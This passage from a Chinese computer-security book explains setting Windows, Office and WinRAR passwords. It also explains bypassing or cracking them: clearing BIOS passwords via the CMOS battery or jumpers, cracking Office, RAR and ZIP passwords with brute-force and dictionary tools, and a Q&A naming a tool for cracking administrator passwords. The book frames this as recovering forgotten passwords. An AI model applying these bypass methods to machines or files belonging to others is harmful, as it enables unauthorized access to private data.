
先打开电脑机箱，找到主板上银白色的纽扣电池，小心地将它取下，用金属片短接电池底座上的弹簧片，此时，CMOS将因断电而暂时失去记忆功能，其内部储存的一切信息都将全部丢失。等待几秒钟后，将电池按原来的方向置入电池插槽中即可。




2. 跳线短接

有的主板的CMOS芯片与电池整合在了一起，或者电池被焊接在主板上，遇到这种情况将不能使用CMOS放电法清除BIOS密码，此时可以用跳线短接的方法，具体操作步骤如下。


01 打开机箱侧面板，找到在CMOS电池旁边的跳线，并将跳线帽取下。



02 将跳线帽连接到另外两根跳线上，稍等片刻，以确保BIOS信息已被清除。



03 再次取下跳线帽，将跳线帽重新接回到之前的连接位置，然后盖好机箱侧面板即可。



注 意

由于各个主板的跳线设置情况不完全一样，所以在用跳线短接方法前，最好先查阅主板说明书。此外，在用CMOS放电和跳线短接的方法清除BIOS密码前，最好先切断主机电源。

5.2 操作系统密码攻防

知识导读


在系统中设置一些安全密码，例如设置账户登录密码、电源管理密码等，可以预防他人使用个人电脑，从而在一定程度上保证了个人信息的安全。相反，如果获取了对方的系统密码，即可登录对应电脑，从而进行需要的操作，本节主要介绍操作系统密码的攻防技巧。


5.2.1 设置账户登录密码

账户登录密码是保证个人信息安全的第一道屏障，它可以在一定程度上将黑客拒之门外。在Windows操作系统中为账户设置登录密码的方法主要有两种：通过“计算机管理窗口”设置和通过控制面板设置。

1. 通过“计算机管理”窗口设置

在系统桌面上右键单击“计算机”图标，在弹出的菜单中单击“管理”命令，在弹出的“计算机管理”窗口中依次展开“计算机管理（本地）”→“系统工具”→“本地用户和组”→“用户”目录，在右侧窗口中右键单击账户名称，本例为系统默认账户“Administrator”，在弹出的菜单中单击“设置密码”命令，然后根据提示在“为Administrator设置密码”对话框中为账户设置密码即可。







2. 通过控制面板设置

在Windows操作系统中，控制面板集成了几乎所有的系统设置，当然账户密码也可以通过控制面板来设置，具体操作步骤如下。


01 在系统桌面左下角单击“开始”按钮，在弹出的“开始”菜单中单击“控制面板”命令。




02 在弹出的“控制面板”窗口中，切换到“大图标视图”模式，然后找到并单击“用户账户”链接。



03 在打开的“用户账户”窗口中找到要设置密码的账户，本例为“Administrator”账户，然后单击“更改密码”链接。



04 在弹出的“更改密码”窗口中根据提示设置账户密码，然后单击“更改密码”按钮即可。




5.2.2 设置屏幕保护密码

屏幕保护程序（简称屏保）是一个可以使屏幕暂停显示或以动画的方式显示的应用程序。给屏幕保护程序设置密码，可以阻止未授权用户查看电脑中的信息，从而起到保护电脑信息安全的作用。设置屏幕保护密码的方法如下。

01 在桌面空白处单击鼠标右键，在弹出的快捷菜单中单击“个性化”命令。

02 在弹出的“个性化”窗口中单击“屏幕保护程序”链接。

03 在弹出的“屏幕保护程序设置”对话框的“屏幕保护程序”下拉列表中选择一种屏保方案，在“等待”数值框中输入等待时间，勾选“在恢复时显示登录屏幕”复选框，然后单击“确定”按钮即可。



提示

设置屏幕保护程序密码后，如果在指定的时间内未对电脑进行操作，系统将自动启动屏幕保护程序。待重新进入系统时，将打开登录对话框，只有正确输入当前账户的登录密码才能进入系统。

5.2.3 设置电源管理密码

在Windows 7操作系统中，电源的管理功能也可以设置密码，设置密码后系统在从节能状态恢复时就会要求输入密码，从而达到保护系统的目的。设置电源管理密码的方法如下。

01 在桌面空白处单击鼠标右键，在弹出的快捷菜单中单击“个性化”命令。


02 在弹出的“个性化”窗口中单击“屏幕保护程序”链接。

03 在打开的“屏幕保护程序设置”对话框中单击“更改电源设置”链接。


04 在打开的“电源选项”对话框中单击“唤醒时需要密码”链接。

技巧

在此对话框中单击“平衡”选项后方的“更改计划设置”链接，可在打开的窗口中对显示器的睡眠进行设置。



05 在打开的“系统设置”对话框中选择“需要密码”单选项，然后单击“保存修改”按钮即可。



注 意

电源管理密码就是系统账户的登录密码，如果还未为系统账户设置密码，则可在此窗口中单击“创建或更改用户账户密码”链接，然后在打开的窗口中进行密码的设置。


5.2.4 重设管理员密码

管理员密码对于操作系统是非常重要的，一旦丢失，我们将很可能无法进入系统进行操作。Windows 7操作系统自带了密码重设程序，我们可以在为管理账户设置密码后利用此功能创建一个密码重设盘，当忘记密码时再使用该重设盘对管理员密码进行重设。


1. 创建密码重设盘

创建密码重设盘可以帮助用户避免一些不必要的麻烦，下面以使用U盘为例，介绍创建密码重设盘的方法，具体操作步骤如下。

01 在系统左下角单击“开始”按钮，在弹出的“开始”菜单中单击“控制面板”命令。




02 将U盘插入电脑中，在“控制面板”窗口中单击“用户账户”项。




03 在打开的“用户账户”窗口中在左侧任务列表中单击“创建密码重设盘”链接。


04 在弹出的“欢迎使用忘记密码向导”对话框中单击“下一步”按钮。




05 弹出“创建密码重置盘”对话框，在下拉列表中选择U盘盘符，然后单击“下一步”按钮。




06 在弹出的“当前用户账户密码”对话框中输入当前账户的密码，然后单击“下一步”按钮。



07 开始创建重设盘，创建完成后单击“下一步”按钮。



08 在弹出的“正在完成忘记密码向导”对话框中单击“完成”按钮即可。



2. 重设管理员密码


如果不小心忘记了用户账户的密码，用户只需在系统启动后，将作为密码重置盘的U盘插入电脑中，然后在账户登录界面中根据提示重新设置密码即可，具体操作如下。

01 启动电脑，进入Windows 7的登录界面，在文本框中输入账户密码，然后单击文本框右侧的按钮。


02 如果用户输入的密码不正确，将无法登录系统，并提示“用户名或密码不正确”，单击“确定”按钮继续。

03 在返回的用户账户登录界面，单击文本框下方的“重设密码”链接。


04 将作为密码重置盘的U盘插入电脑中，在弹出的“欢迎使用密码重置向导”对话框中单击“下一步”按钮。



05 弹出“插入密码重置盘”对话框，在“密码密钥盘在下面的驱动器中”下拉列表框中选择U盘，然后单击“下一步”按钮。



06 在弹出的“重置用户账户密码”对话框中设置新的密码并确认密码，然后单击“下一步”按钮。



07 返回到用户登录界面，在文本框中输入新设置的账户密码，然后单击文本框右侧的按钮，稍后即可登录到系统桌面。

提示

在上一步的“输入一个密码提示”文本框中可以设置一个密码提示，以帮助用户回忆密码，也可以不设置。

5.3 办公文档密码攻防

知识导读

随着无纸化办公的快速推广，使用电脑处理工作中的文档和数据也变得越来越普及，但是，在用户使用Office办公时，却很少注意安全防范方面的问题，以至于办公文档信息的安全问题日显突出，本节将为广大用户解决办公文档的安全问题。


5.3.1 加密Word文档

作为电脑办公的主要工具，Word文档的安全直接关系到用户劳动成果的安全。为避免他人在非授权情况下浏览或恶意更改Word文档，用户可以对Word文档设置打开和修改权限密码。

因为需要，用户有时要将Word文档发给其他人审阅，此时，如果希望保留文档的原稿，就需要防止他人修改文档，可以在Word文档中通过设置文档的修改权限密码来达到这个目的，具体操作方法如下。

01 文档编辑完成后，单击“Office”按钮，在弹出的下拉菜单中，单击“保存”命令。


02 在弹出的“保存为”对话框中，单击“工具”按钮，在弹出的下拉菜单中，单击“常规选项”命令。



技巧


如果是对文档的修改，既需要保存修改后的文档又要保留原文档时，可以在上一步中单击“另存为”命令，继续对编辑后的文档设置修改权限密码。

03 在弹出的“常规选项”对话框中，在“修改文件时的密码”文本框中输入密码。单击“确定”按钮，完成设置。



如果用户的文档中含有不希望未授权用户查看的内容，可以通过对Word文档设置打开权限密码来避免他人浏览。


按照设置Word文档的打开权限密码的方法，打开“常规选项”对话框，在“打开文件时的密码”文本框中输入密码，然后单击“确定”按钮可完成设置。




5.3.2 设置窗体保护

用户还可以通过对Word文档设置窗体保护功能，来增强文档的安全性。


01 在要设置窗体保护的Word文档中，单击左上角的“Office”按钮，然后在弹出的下拉列表中单击“另存为”命令。




02 在弹出的“另存为”对话框中单击“工具”按钮，然后在弹出的下拉菜单中单击“常规选项”命令。




03 在弹出的“常规选项”对话框中单击“保护文档”按钮，然后单击“另存为”对话框中的“保存”按钮，将其关闭。



04 在弹出的“限制格式和编辑”窗格中勾选“仅允许在文档中进行此类编辑”复选框，单击“编辑类型”文本框右侧的下拉按钮，在弹出的下拉列表中单击“填写窗体”命令，然后单击“是，启动强制保护”按钮。



05 在弹出的“启动强制保护”对话框中，在“新密码”文本框中输入密码，在“确认新密码”文本框中再次输入密码，单击“确定”按钮，完成设置。




5.3.3 加密Excel文档

为工作表设置打开和修改权限密码，可以增强工作表的安全性，具体操作步骤如下。

01 工作表编辑完成后，单击“Office”按钮，在弹出的下拉菜单中，单击“保存”按钮。

02 在弹出的“另存为”对话框中，单击“工具”按钮，然后在弹出的下拉菜单中单击“常规选项”命令。




03 在弹出的“常规选项”对话框中，在“打开权限密码”文本框中设置打开权限密码，在“修改权限密码”文本框中设置修改权限密码，然后单击“确定”按钮，完成设置。

5.3.4 利用WinRAR加密文件


通常一提到WinRAR，人们就会想到其压缩和解压缩文件的功能，事实上WinRAR除了基本压缩与解压缩功能外，还附加了许多操作简单、方便实用的功能，下面就具体介绍如何利用WinRAR加密文件。

01 右键单击要加密的文件（此例为“科比”图片文件），然后在弹出的菜单中，单击“添加到压缩文件”命令。

02 在打开的对话框中设置压缩文件名、压缩格式、压缩方式以及更新方式等信息。




03 单击“高级”选项卡，然后在“高级”选项卡界面中单击“设置密码”按钮。



04 在弹出的“带密码压缩”对话框中设置密码信息，然后依次单击“确定”按钮，完成加密并压缩文件。

提示

利用WinRAR给文件加密后，不管是对加密文件进行解压缩还是用WinRAR打开文件，都会弹出“输入密码”对话框，要求浏览文件的用户输入正确的密码才能解压缩或者打开加密文件。




5.3.5 破解Office文档密码

对Office文档进行加密后可以预防他人查看或更改文档信息，但是如果自己忘记了这些密码，将会带来很多不必要的麻烦，下面就针对这些麻烦介绍破解Office文档密码的方法。


破解Office文档密码的方法很多，主要是通过软件来实现的。下面以Advanced Office Password Recovery为例，介绍破解Word文档密码的方法，具体操作步骤如下。

01 下载并解压advanced office password recovery软件，启动其主程序，然后在打开的窗口中单击“打开文件”按钮。




02 在打开的“打开文件”对话框中选中要解密的Word文档，然后单击“打开”按钮。

03 程序开始对加密Word文档进行破解，此过程因密码的复杂程度不同，所需的时间也有所不同，用户需要耐心等待。



04 待破解完成后，程序会将加密文档的密码信息显示出来，并且撤销原加密文档的密码，如果需要，用户只需进入Word文档重新设置密码即可。




提示

除了Word文档密码以外，Advanced Office Password Recovery还能够破解包括Office Excel、Access、PowerPoint以及Outlook VBA宏文件等的密码。

5.3.6 破解RAR压缩文件密码

使用WinRAR为文件加密后可以让用户很好地保护自己的文件不被非法窃取，但如果用户忘记了压缩密码，则可能会造成连自己都无法使用这些加密文件的问题，此时，可以使用一些破解软件进行密码破解。



Advanced RAR Password Recovery是由Elcomsoft公司推出的一款功能强大的RAR压缩文件密码破解软件，它提供了一个图形化的用户界面，用户只需几个简单的设置即可进行压缩文件的密码破解。

在Advanced RAR Password Recovery程序界面的“Encrypted RAR-file”文本框中添加要破解密码的压缩文件，在“Type of attack”中选择攻击方式：包括“Brut-force”（强力攻击），“mask”（掩码搜索）、“Dictionnary”（字典攻击）等；在“Brute-force range options”设置强力攻击法的搜索范围。如果用户了解口令的组合特点，通过设定选项可以大大缩短搜索时间；在“Start form”文本框中，当用户知道密码的字符序列时，可以设定该选项。例如当用户知道口令全部使用小写字母，长度是6，并且以字母“a”开头，那么可以在该项填写“Aaaaaa”，这样，程序会从这个口令开始依次向后搜索所有可能的密码；在“Password length”文本框中可以设置口令的长度；“Auto-save”，自动存储选项的功能是定期自动保存软件当前设置与当前工作状态，这些关键参数将会定期自动保存在一个名为“~arpr.arr”的文件中，用户可以执行指定参数的文件名、自动保存的时间间隔等，该选项可以让用户继续上次中断的解密进程。

在解密过程中用户可以随时中断解密进程。当密码找到后，用户会在搜索结果窗口中看到密码内容、试探密码总数、破解消耗时间、平均运算速度等信息，如果没有找到密码，也会有相应的提示信息。

5.3.7 破解ZIP文件密码

针对ZIP压缩文件，Elcomsoft也推出了Advanced ZIP Password Recovery软件，专门用于破解ZIP压缩文件密码。这款软件破解密码的速度很快，可以帮助用户找回ZIP文件的密码，注册后可以解开多达128位数的密码。它提供有预估算出密码所需要的时间；可以中断计算与恢复并继续上次的计算，它的使用方法与上一节介绍的Advanced RAR Password Recovery软件的使用方法相同，读者可参照前面的信息来进行操作，这里就不多介绍了。

5.4 疑难解答

问： 除了本章介绍的利用密码重设盘重设系统管理员密码外，还有其他的方法可以破解账户密码吗？

答： 有，用户可以使用ERD Commander 2005软件对系统管理员密码进行破解，操作非常简单，用户只需下载并安装该软件，然后根据提示进行破解即可。

